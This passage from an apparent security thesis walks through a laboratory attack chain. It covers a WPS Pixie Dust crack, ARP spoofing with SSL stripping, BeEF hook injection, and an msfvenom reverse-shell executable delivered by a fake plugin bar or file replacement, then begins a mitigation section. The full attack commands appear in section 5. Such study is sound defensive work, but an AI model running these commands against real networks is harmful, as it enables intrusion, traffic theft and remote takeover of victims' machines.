

Figure 13: HTTP response from gateway to attacker

Finally, the attacker redirects the packet back to the victim (Figure 14).



Figure 14: HTTP response from attacker back to victim

Of course since the attacker has the control of every packet that the victim sends and receives, those packets can be modified.

4.2.2 ICMP redirect

ICMP redirect (type 5) can be used much like ARP spoofing to gain MITM position. ICMP redirect can be used in illicit purposes in an attack called DoubleDirect [51]. Although most Linux and Windows desktop versions normally do not allow ICMP redirect (type 5) packets yet the attack is still effective against most mobile phones and older Mac OSX systems. ICMP DoubleDirect attack can be launched with the same software used for ARP spoofing: Bettercap. ICMP DoubleDirect attack is not as reliable as ARP spoofing, but can

be used in a network where ARP traffic is monitored or if the victim is using static ARP cache table records for gateway.

Idea behind ICMP redirect attack is to send ICMP redirect packets (type 5) to victim saying “there is better route for you through me to x.x.x.x”. If the victim client is configured to obey ICMP redirections next time the victim sends a packet to x.x.x.x, it will be sent to the attacker instead of the default gateway. Since the ICMP redirect packets are IP address specific, meaning one packet can tell the victim that there is a better route through other gateway to one specific IP address, it is required to poison every address that the victim accesses. To overcome this issue, DoubleDirect attack actually starts by poisoning the victim routing tables toward used DNS servers. Usually the DHCP server distributes default DNS server addresses to everyone in the network, which means the victim most likely has the same settings given as the attacker. There are also some default public DNS servers like Google’s 8.8.8.8, which can be poisoned too just in case.

When DNS IP addresses are poisoned, all the DNS queries are redirected through the attacker. By doing this, the attacker knows before the actual connection is made, where the victim is trying to connect. And before the victim gets it DNS query resolved, the attacker can poison the routing tables. For example, if the victim wants to access website: www.google.com, the domain name needs to be changed into IP address. DNS query is sent and it is intercepted by the attacker (who has already poisoned the routing tables of the victim towards DNS servers). The attacker forwards the DNS query and starts to wait for the response. When the response comes, the attacker again intercepts it and look for the resolved IP address. Resolved IP address is then used in a new ICMP redirect packet which is send to the victim (before the actual DNS response). Now the victims routing table is already poisoned towards that latest IP gotten from DNS response and the attacker can forward the DNS response back to the victim. Victim then connects to the newly resolved IP and because the routing table tells to the machine that there is a better route through the attacker, the packet is sent to it. Basically this kind of packet maneuvering gives the attacker full-duplex MITM position. This attack is not used in the final attack scenario, but is presented here because of its potential for gaining MITM position in a network that may have ARP monitoring enabled.

5 PUTTING IT ALL TOGETHER – FINAL ATTACK SCENARIO

In this section an attack scenario is performed where techniques and methods presented earlier are taken into use to show how they work together. All the attacks are conducted against a laboratory environment and are only for research purposes. This attack scenario will not include all the attack methods that were described in earlier sections. This attack scenario only describes couple of the techniques presented earlier and are limited to use cases that applies with them. This chapter demonstrates first how to get access to a Wi-Fi using Pixie Dust WPS attack. After accessing the Wi-Fi, MITM position is gained by poisoning the ARP tables of the victim. In the end it is shown how the sniffed traffic can be used and manipulated to finally gain remote shell access to the victim machine.

Laboratory setup is described in the figure 15. The target network has a router that is connected to the Internet. Inside the LAN there are three devices connected to the router: one PC running Windows 8.1 operating system, one MacBook running Mac OS X El Capitan and one Android phone running Marshmellow 6.0 android version. The attacker in the beginning is not connected to any network interface and is running Kali Linux Sana 2.0. Attacks are demonstrated against the Windows machine, but most of the attacks are suitable for any other operating systems as well.



Figure 15: Laboratory setup.

5.1 Gaining access to the network

First of course we need to get an access to the victim's network. In this case we do not have physical access and no already infected machines inside the network. Although the victim network has a Wi-Fi enabled and that is the attack vector that can be used. It is by all means not easy to gain access to a well secured network. Luckily, the person who has installed the laboratory router has chosen to enable easy access to Wi-Fi through WPS. The laboratory router is Netgear JNR3210 with factory default settings, which is a common home networking device.

To begin the attack against the Wi-Fi connection Wifite is fired up to get some basic information about the connection. In the figure 16 the laboratory wireless network is shown, noting that it has WPS available and signal strength is good.

Figure 16: Target network listed by Wifite.

To start the attack against the router simply Ctrl+C in Wifite's initial screen to get menu option to choose the network. "1" is inputted to tell Wifite that target is the first one in the list. Wifite had already figured out that there is WPS enabled and starts the attack with Pixie Dust WPS attack.

Figure 17 shows that the router was indeed vulnerable to the Pixie Dust attack and Wifite shouts out the passphrase and WPS PIN just in few seconds. In this case the WPA passphrase is "sunnycream451" and WPS PIN "86878241". As the router was reset into factory settings, these values can be verified on the bottom of the router.

```
[+] select target numbers (1-14) separated by commas, or 'all': 1

[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on NETGEAR64 (4C:60:DE:F3:88:70)
[0:00:05] WPS Pixie attack:  attempting to crack and fetch psk...

[+] PIN found:     86878241
[+] WPA key found: sunnycream451

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
       found NETGEAR64's WPA key: "sunnycream451", WPS PIN: 86878241


[+] disabling monitor mode on wlan1mon... done
[+] quitting
```

Figure 17: Successful Pixie Dust attack.

It is now trivial to just connect to the router by using either the passphrase for WPA or WPS PIN for WPS connection initialization.

5.2 Poisoning target ARP tables for MITM position

The situation in the laboratory environment has now changed so that the attacker is now inside the network as described in figure 18.



Figure 18: The attacker is now connected to the LAN

By having the access to the network it is possible to start working towards MITM position. ARP spoofing can easily be conducted with earlier mentioned program: Bettercap. Firing up Bettercap in spoofing mode: "bettercap –X" automatically starts to discover devices inside the network and poisoning their ARP tables. Bettercap also, by default, starts sniffing the traffic and shows captured packets in human readable format. Figure 19 shows the startup and how captured HTTP packets including cookie information are shown in the output.

Figure 19: Bettercap started and capturing HTTP traffic.

That is pretty much all what is needed to be done to start sniffing the traffic and with the information captured from the packets it is possible to gain cookie information and other sensitive information about the users in network. Cookie data can for session hijacking to gain access to information or service that the victim has authenticated.

Nowadays most of the sites transfers logins and all the sensitive information through HTTPS so with just by sniffing the traffic, the payload cannot be seen by the attacker. Bettercap uses techniques like SSL (Secure Sockets Layer) stripping and HSTS (HTTP Strict Transport Security) bypass to overcome this "issue". SSL stripping is defined in the Bettercap blog post about it: "*It will transparently hijack HTTP traffic on a network, watch for HTTPS links and redirects, then map those links into either look-alike HTTP links or homograph-similar HTTPS links.*" [52]. What this means is that the module looks for link inside the HTML code in the payload and replaces those that start with "https" with "http". Whenever the victim clicks a link that was originally a redirection to encrypted version of

a requested page, it now redirects to unencrypted version, thanks to the module stripping the “s”-part of the link.

HSTS is a mechanism that was introduced to mitigate the issue of SSL stripping. HSTS is defined in the RFC as: “*This specification defines a mechanism enabling web sites to declare themselves accessible only via secure connections and/or for users to be able to direct their user agent(s) to interact with given sites only over secure connections.*” [53]. What this means is that the web server can tell the browser “with me you may only use HTTPS connection”. Browser can therefore force the use of SSL even though the link was to http page. HSTS is implemented into most of the modern browsers and web servers. To bypass HSTS Bettercap uses sslstrip+ module, which again downgrades the security level by removing “s” from https links and changes the subdomain used in the link. For example, if the link is https://www.google.com, the module strips “s” from the link: “http://www.google.com” and changes to subdomain something else so that the browser does not know that the page requested was actually the same that has the strict policy enabled: “http://wwww.google.com”. wwww.google.com domain is not known by DNS servers, but the same module takes care of the DNS resolution and solves the unknown domain name to the browser. Because the strict policy is enabled only for domain (subdomain) www.google.com and not for wwww.google.com, the browser lets the user to navigate to http://wwww.google.com without forcing the use of HTTPS. Enabling the SSL stripping module in Bettercap does everything automatically and makes sure that whenever it is possible the protocol is downgraded to HTTP.

Although the methods of SSL stripping and HSTS are quite robust, there are some drawbacks with them. SSL stripping and HSTS bypassing methods does change the URL in the address bar in the browser, which makes it obvious to an educated user that something fishy is going on. There are more sophisticated methods that can be used to decrypt HTTPS traffic like for example BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext) security exploit [54]. BREACH is an exploit that uses a vulnerability in HTTPS to hijack the SSL session. BREACH is quite well known exploit that was released in Black Hat conference 2013 in succession with a more limited, but as big impact exploit called CRIME (released in 2012). BREACH uses a

vulnerability in HTTP compression and when a successful attack takes place, it can be quite complete, meaning that the attack can inject data into HTTPS frames as well as decrypt the data from encrypted frames. BREACH methods are quite complex and it is not in the scope of this thesis.

5.3 Manipulating payloads

Even though sniffing the traffic of the victim provides a lot of information of the user and perhaps some passwords, it gives attacker no access to the actual system. To gain access to the system sniffed packets can be used as weapons by altering or poisoning them with malicious code. There are countless specific exploits that can be used against almost every protocol, but in nowadays internet it makes the most sense to attack against HTTP requests, since everyone uses them.

Bettercap actually provides an option to inject HTML or JS code straight into sniffed HTTP response. This functionality can be used by setting –inject-html and –inject-js arguments when starting the sniffer. Bettercap injects the pieces of code inside html content returned webpages. In the attack we are using Bettercap –inject-js option to inject software called BeEF (The Browser Exploitation Framework) [55] into the returned payload. BeEF is a nasty piece of software that can be used to track user actions inside victim's browser. BeEF defines itself: *"[BeEF] is a penetration testing tool that focuses on the web browser*." [55]. There is a huge collection of browser exploits in the framework, but for the purpose of this concept only a few of them are used.

BeEF works in server – client architecture. When BeEF is launched, it starts a web-server to host a web UI for the attacker to use as a command and conquer server (C&C). The web-server also hosts the hook file that is needed to be injected into the victim's browser. When a victim's browser gets injected with the hook JS file, it starts to poll the C&C server. The high level architecture is show in figure 20.



Figure 20: BeEF high level architecture [56].

Whenever a new client gets injected with the hook JS, it starts to poll the C&C server. Attacker User Interface (UI) shows connected clients in a list and lets the attacker to run specific exploits against the hooked browsers. The hooked browser keeps polling the C&C server for new commands to execute all the time and also returns results of executed commands. C&C UI is shown in the figure 21. Hooked clients are displayed on the leftmost column, next to it the details of the client selected client is shown.



Figure 21: C&C UI with hooked clients and client information.

To extend BeEF collection of exploits it is possible to configure Metasploit framework into it. Metasploit is a collection of tools and all kinds of exploits to help penetration testers to find vulnerabilities. Hooking Metasploit into BeEF enables BeEF to execute Metasploit exploits by using the same C&C UI.

BeEF can be injected easily into the packets while the attacker has a MITM position. In this attack scenario, the MITM position was acquired earlier with Bettercap. To inject BeEF into the payload of sniffed HTTP packets, Bettercap proxy extensions provide a ready-made interface to use BeEF. Launching Bettercap with argument --proxy-module Bettercap takes care of launching BeEF and automatically injects the hook JS file into HTTP return payloads. Figure 22 shows startup of Bettercap with BeEF module enabled with command:

```
bettercap -X -T 192.168.1.130 --proxy-module beefbox.rb --beef-path
/usr/share/beef/
```



Figure 22: Bettercap startup with BeEF module.

Goal in this scenario is to get access to the victim's machine. It is assumed that there are no zero-day exploits that could be just run against the machine to get shell. BeEF can be used to trick the victim into downloading malware or shellcode by using the methods of social engineering. A social engineering scenario is demonstrated in this section by showing a default browser plug-in download bar to trick the user into downloading the shellcode. There are ready-made modules in BeEF to mimic the default behavior of a browser to trick the victim into executing a desired payload. Also a more straightforward file replacement attack scenario is shown.

In the first scenario "fake missing plugin bar" is used to lure the victim into downloading an executable which contains the shellcode. Before the social engineering trick can be attempted the executable needs to be generated. For generating simple reverse shell

malware Metasploit framework offers a great tool; msfvenom. Msfvenom can be used to generate executables with specified shellcode and it can also be used to re-encode the payload to make it harder for antivirus software to detect malicious code.

In this scenario meterpreter shellcode is used. Meterpreter is a piece of software that can be configured and generated from Metasploit. Meterpreter payload when executed in the target system it either starts listening connections or connects back to a configured IP address, depending on selected connection mode, producing a command line interface for the attacker. Meterpreter is often referred as a shellcode, but in reality its more than that. It has a collection of built-in commands that are interpreted correctly depending on underlying operation system. Meterpreter stays hidden after executed and has features that are quite like in any RAT, therefore the antivirus software are identifying meterpreter as a malware. Meterpreter payload is generated by first defining the operating system and connection type. In this example the target machine is known to be Windows and reverse TCP connection type is selected. To generate executable shellcode via msfvenom next line is ran:

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
LHOST=192.168.1.133 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o
meterpreter_win.exe
```

The exe contains the Metasploit reverse TCP shellcode and is re-encoded with algorithm called “shikata_ga_nai” (which is a Japanese phrase and means “it cannot be helped”) to avoid AV detection. Modern AV software actually detects re-encoded binaries pretty well and it is not in the scope of this thesis to demonstrate AV evasion. When the executable is ran in Windows machine, the shellcode is run and it connects back to the given LHOST:LPORT. In addition to exe generation, a listener needs to be setup for the reverse shell to connect back to. The Metasploit framework has special listener for the meterpreter shell, which can be set up by launching msfconsole and configuring the listener for the specific shellcode used:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.133
LHOST => 192.168.1.133
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.133:31337
[*] Starting the payload handler...
```

Log above shows that the Metasploit is now listening incoming connections and is ready to catch the reverse shell connection when the executable is run. Last thing to setup before attack is ready to be launched is to notify BeEF that there is new dropper file available. BeEF has a RESTful API that can be used for example by curl. When BeEF was started alongside with bettercap, there was a REST API key displayed (shown in Figure 22), which is used as an authentication token for the API call:

```
curl -H "Content-Type: application/json; charset=UTF-8" --data
'{"mount":"/update", "local_file":"update.exe"}' -X POST
"http://127.0.0.1:3000/api/server/bind?token=
f9342554a11954cd7508bbedf6240d845ef62f5" -v
```

BeEF is also expecting the original file to be located in "beef_rootfolder/extensions/social_engineering/droppers/".

Everything is now properly set up and the attack can be launched from BeEF C&C UI. In the figure 23 the command "Fake Notification Bar (Chrome)" module setup screen is shown.



Figure 23: Fake Notification Bar (Chrome) BeEF module setup

After hitting "Execute" in the C&C UI, the victim gets the notification like in figure 24.

Figure 24: Notification bar shown in victim's browser.

When the user downloads and executes this exe file, reverse meterpreter connection is established (figure 25).



Figure 25: Meterpreter reverse shell connection established.

Another easy way to trick the victim into downloading the malicious executable is to take advantage of the sniffed packets to determine if the victim is about to download a file. Again there is a ready-made plugin for Bettercap to replace files on fly. When the victim decides to download a file Bettercap interrupts the request and responds with a file served from the attackers' filesystem. To set this up Bettercap needs to be started with the file replacement module:

```
bettercap --proxy-module replace_file.rb --file-extension exe --file-
replace meterpreter_win.exe
```

Figure 26 shows the screen where Bettercap is started with replace_file proxy-module. There are also log lines that indicate that the site actually wanted to download the file through HTTPS, yet the SSLstrip module was enabled too and used the protocol downgrade attack to downgrade HTTPS to HTTP and was therefore able to replace the file on fly.

Figure 26: Bettercap with file replace proxy-module replacing a file on fly.

File download starts as normal and Bettercap also uses the original file name, putty.exe in this case. The file size is of course something that might draw victims' attention. Yet again, when the victim runs the downloaded exe, reverse shell pops up in to the attackers Metasploit.

In addition to social engineering and spoofing attacks there are a huge collection of browser vulnerabilities that can be used to execute arbitrary code and gain same kind of results than are gotten here. Majority of publicly known application vulnerabilities are patched quite fast after they are enclosed and would make it hard to replicate the results shown here if some specific version of, for example browser and browser plugin was used. Vectors that browser (and browser plugins) vulnerabilities open are often more specific and to actually get a shell through browser vulnerability nowadays is quite rare.

6 PREVENTION AND MITIGATION

In this section some prevention and mitigation methods are proposed against the attacks conducted in this thesis. It is important to notice that these defensive methods are suggested based on the shown scenarios and may not ably to other cases. There is no just one mechanic to protect network against attacks, but rather limit the attack vectors. It is important to notice that new vulnerabilities are found every day and some of the security measures suggested here may be rendered insufficient by a new exploit any day.

6.1 Access

First of all, in order for the attacker to get access to the network, it was demonstrated that the Wi-Fi connection was enabled for the router. Simply by not using Wi-Fi at all, the attacks would be useless but in many cases it is not possible to turn the Wi-Fi completely off. There was a lot of problems with the laboratory setup with Wi-Fi; 1. Router was reset to factory settings (all modules enabled, default passwords, old firmware), 2. WPS was enabled, 3. No additional security measures were enabled. Access to the router was gained because of a flaw in the router firmware that allowed the WPS protocol to be abused and attacked with Pixie Dust attack. This could have been fixed either by disabling WPS all together or by updating the firmware with a version that fixes the flaw, if one was offered by the manufacturer. Although by disabling WPS only that attack vector is blocked. It still leaves the other Wi-Fi attacks vectors described open. For example, WPA2 passphrase can be still be brute forced. To 